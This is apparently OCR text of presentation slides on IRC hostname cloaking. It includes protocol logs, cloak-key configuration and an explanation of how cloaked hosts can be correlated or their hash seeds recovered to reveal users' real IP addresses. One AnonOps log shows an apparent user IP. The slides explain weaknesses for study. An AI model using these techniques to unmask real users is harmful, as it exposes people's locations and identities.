
UNCLOAKING VIA UMODE SET



```
:irc.foonet.com 251 anickname :There are 1 users and 0 invisible on 1 servers
:irc.foonet.com 255 anickname :I have 1 clients and 0 servers
:irc.foonet.com 265 anickname 1 1 :Current local users 1, max 1
:irc.foonet.com 266 anickname 1 1 :Current global users 1, max 1
:irc.foonet.com 422 anickname :MOTD File is missing
:anickname MODE anickname :+iwx
WHOIS anickname
:irc.foonet.com 311 anickname anickname auser 68BBC6DD.5574C77C.F28
:irc.foonet.com 378 anickname anickname :is connecting from *@192.1
:irc.foonet.com 312 anickname anickname irc.foonet.com :FooNet Ser
:irc.foonet.com 317 anickname anickname 4 1366627398 :seconds idle,
:irc.foonet.com 318 anickname anickname :End of /WHOIS list.
MODE anickname -x
:anickname MODE anickname :-x
WHOIS anickname
:irc.foonet.com 311 anickname anickname auser 192.168.1.6 * :agecos
:irc.foonet.com 378 anickname anickname :is connecting from *@192.168.1.6 192.168.1.6
:irc.foonet.com 312 anickname anickname irc.foonet.com :FooNet Server
:irc.foonet.com 317 anickname anickname 11 1366627398 :seconds idle, signon time
:irc.foonet.com 318 anickname anickname :End of /WHOIS list.
MODE anickname +x
:anickname MODE anickname :+x
WHOIS anickname
:irc.foonet.com 311 anickname anickname auser 68BBC6DD.5574C77C.F28FD1B6.IP * :agecos
:irc.foonet.com 378 anickname anickname :is connecting from *@192.168.1.6 192.168.1.6
:irc.foonet.com 312 anickname anickname irc.foonet.com :FooNet Server
:irc.foonet.com 317 anickname anickname 24 1366627398 :seconds idle, signon time
:irc.foonet.com 318 anickname anickname :End of /WHOIS list.
```


INPUT
MD5 HASH
M
MD5 Hash Function
6969 1c7b dcc3 ce6d 5d8a 1361 f22d 04ac
My Name
MD5 Hash Function
23be cb09 3bdd d87e 817e dfa1 7962 f9e8
My Name is John
MD5 Hash Function
877e 569d b075 2088 4c36 df51 8337 5780


CLOAK CRYPTO NOT ALWAYS MD5!



```
=ascii ELIST=MU ESILENCE EXTBAN=,ACNOQRSTUcmz FNC INVEX=I KICKLEN=150 :are suppo
rted by this server
:fat.anonops.in 005 AnonWraith38417 MAP MAXBANS=60 MAXCHANNELS=50 MAXPARA=32 MAX
TARGETS=20 MODES=20 NETWORK=AnonOps NICKLEN=22 OVERRIDE PREFIX=(qaohv)~&@%+ SECU
RELIST SILENCE=32 SSL=69.42.220.11:6697 :are supported by this server
:fat.anonops.in 005 AnonWraith38417 STARTTLS STATUSMSG=~&@%+ TOPICLEN=400 VBANLI
ST WALLCHOPS WALLVOICES :are supported by this server
VERSION services.*
:fat.anonops.in 351 AnonWraith38417 :Anope-1.8.8 (3112) services.anonops.in :Ins
pIRCd 2.0 -  M (enc_sha1) -- build #1, compiled Apr 25 2013 01:01:34
WHOIS AnonWraith38417
:fat.anonops.in 311 AnonWraith38417 AnonWraith38417 a AN-m4o.rg5.s6g3ls.IP * :a
:fat.anonops.in 378 AnonWraith38417 AnonWraith38417 :is connecting from a@192.14
7.172.251 192.147.172.251
:fat.anonops.in 312 AnonWraith38417 AnonWraith38417 fat.anonops.in :You so fatty
:fat.anonops.in 379 AnonWraith38417 AnonWraith38417 :is using modes +Iiwx
:fat.anonops.in 318 AnonWraith38417 AnonWraith38417 :End of /WHOIS list.
LIST #vhost
:fat.anonops.in 321 AnonWraith38417 Channel :Users Name
:fat.anonops.in 322 AnonWraith38417 #vhost 5 :[+CRnrt] 13Vhost request channel.
Use !vhost for help. || Things such as gov, cia, fbi, root, anonops are not allo
wed in vhosts || Use !groupvhost if you wish to vhost a group.
:fat.anonops.in 323 AnonWraith38417 :End of channel list.
```


ADDRESS CLOAKING PROCESS

- Inputs to cryptographic hash functions are typically IP addresses (or parts thereof) combined with some mixture of hard-coded integers (like the KEY preprocessor constant shown below), pseudo-random numbers generated at compile-time, typing certain config entries values at random, etc.



```
$ pwd && grep -rn KEY *
/home/super/src/ircd-seven-1.1.0_rc4/extensions
ip_cloaking_3.0.c:15:#define KEY 0x13748cfa
ip_cloaking_4.0.c:16:#define KEY 0x13748cfa
ip_cloaking.c:16:#define KEY 0x13748cfa
ip_cloaking_old.c:15:#define KEY 0x13748cfa
ip_cloaking_old.c:88:   hosthash += (hosthash2 / KEY);
ip_cloaking_old.c:89:   hosthash2 += (hosthash / KEY);
```

- In the case of UnrealIRCD, MD5 inputs are network address (or perhaps a few chosen fragments of them since interleaved with cloak-keys values
- The cloak-keys directive used by unrealircd.conf (demo on next slide…)



```
decal@kali:~/Unreal3.2.10.1$ head -n 780 unrealircd.conf | tail -n 16
        /* Cloak keys should be the same at all servers on the network.
         * They are used for generating masked hosts and should be kept secret.
         * The keys should be 3 random strings of 5-100 characters
         * (10-20 chars is just fine) and must consist of lowcase (a-z),
         * upcase (A-Z) and digits (0-9) [see first key example].
         * HINT: On *NIX, you can run './unreal gencloak' in your shell to let
         *       Unreal generate 3 random strings for you.
         */
        cloak-keys {
                "58CV7PN1S6C87eCgcgP3071A5V4GS";
                "0GP4hvKi4V5xF8go3AJp3tT3";
                "SiJX6SIAFx8AYgg2M48XqvyxiE2md";
                /* "aoAr1HnR6gl3sJ7hVz4Zb7x4YwpW";
                "and another one";
                "and another one"; */
        };
decal@kali:~/Unreal3.2.10.1$ ./unreal
Usage: unreal start|stop|rehash|restart|mkpasswd|version|gencloak
decal@kali:~/Unreal3.2.10.1$ ./unreal version
Unreal3.2.10.1 build 3.2.10.1
decal@kali:~/Unreal3.2.10.1$ ./unreal gencloak
Here are 3 random cloak keys:
qIweSD6TKX3g37y5AqW01LA
lWvpdQ70vwy64fA51Js407IQLvlpX
0J4j5VrG0fwj6iT2LL8WXSXi3rs
decal@kali:~/Unreal3.2.10.1$
```

Various URI's exist that reference unrealircd.conf files which contain generated key values. Cloak keys need to be kept as hidden as possible.

http://vulnscan.org/faq/#16

CHOSEN CIPHERTEXT ATTACKS

- The chosen-ciphertext cryptanalysis technique works because:
  - The cloak keys put in `ircd.conf` during install almost never change
  - All servers on the entire network *must* use identical cloak keys!
- Ciphertext shown by the `WHOIS` & `WHOWAS` commands is revealing
- Other users from the same IP as yourself can be easily identified
  - This is because their cloaked hostname will be identical to yours
- `WHOWAS` responses will show how a particular nickname may have changed IP's as well as went back to an earlier one
  - Another result of the same IP always matching up to the same address
  - The effectiveness of this approach is completely dependent upon how many `WHOWAS` responses are shown and how far they go back in time

CHOSEN CIPHERTEXT (DEMO)

```
00:59 -!- luser [~none@hax-53F9FC3B.hfc.comcastbusiness.net]
00:59 -!-  was      : Local User                       DNS Hostname
00:59 -!-  server   : irc.net.org [Sun Sep  8 05:44:13 2013]

00:59 -!- luser [~none@4A1D8B4F.2A839DBE.321F6D55.IP]
00:59 -!-  was      : Local User                        Numeric IP
00:59 -!-  server   : irc.net.org [Wed Sep  3 00:27:27 2013]

00:59 -!- luser [~none@4A1D8B4F.2A839DBE.321F6D55.IP]
00:59 -!-  was      : Local User
00:59 -!-  server   : irc.net.org [Wed Aug 13 22:50:46 2013]
```

The reason the cloaked hostnames are equal is because the real addresses are equal. This is because the same cloak keys must be used on a network-wide basis. Almost always, there's a one-to-one mapping between cloaked addresses and real addresses. However--there's a very real possibility of hash collisions, since these cloaked hostnames are just truncated MD5 hashes.

- *Note: WHOWAS records also show when the nickname wasn't being cloaked at all.*


GETTING MD5 SEED VALUES

- What got passed to the `srandom()` library call?
  - Essentially **time(NULL)**
    - The time that the IRC daemon started (give or take a few seconds)
- Commands that will disclosure the build time of the ircd:
  - **VERSION**, **INFO**, **STATS u**, **STATS T**
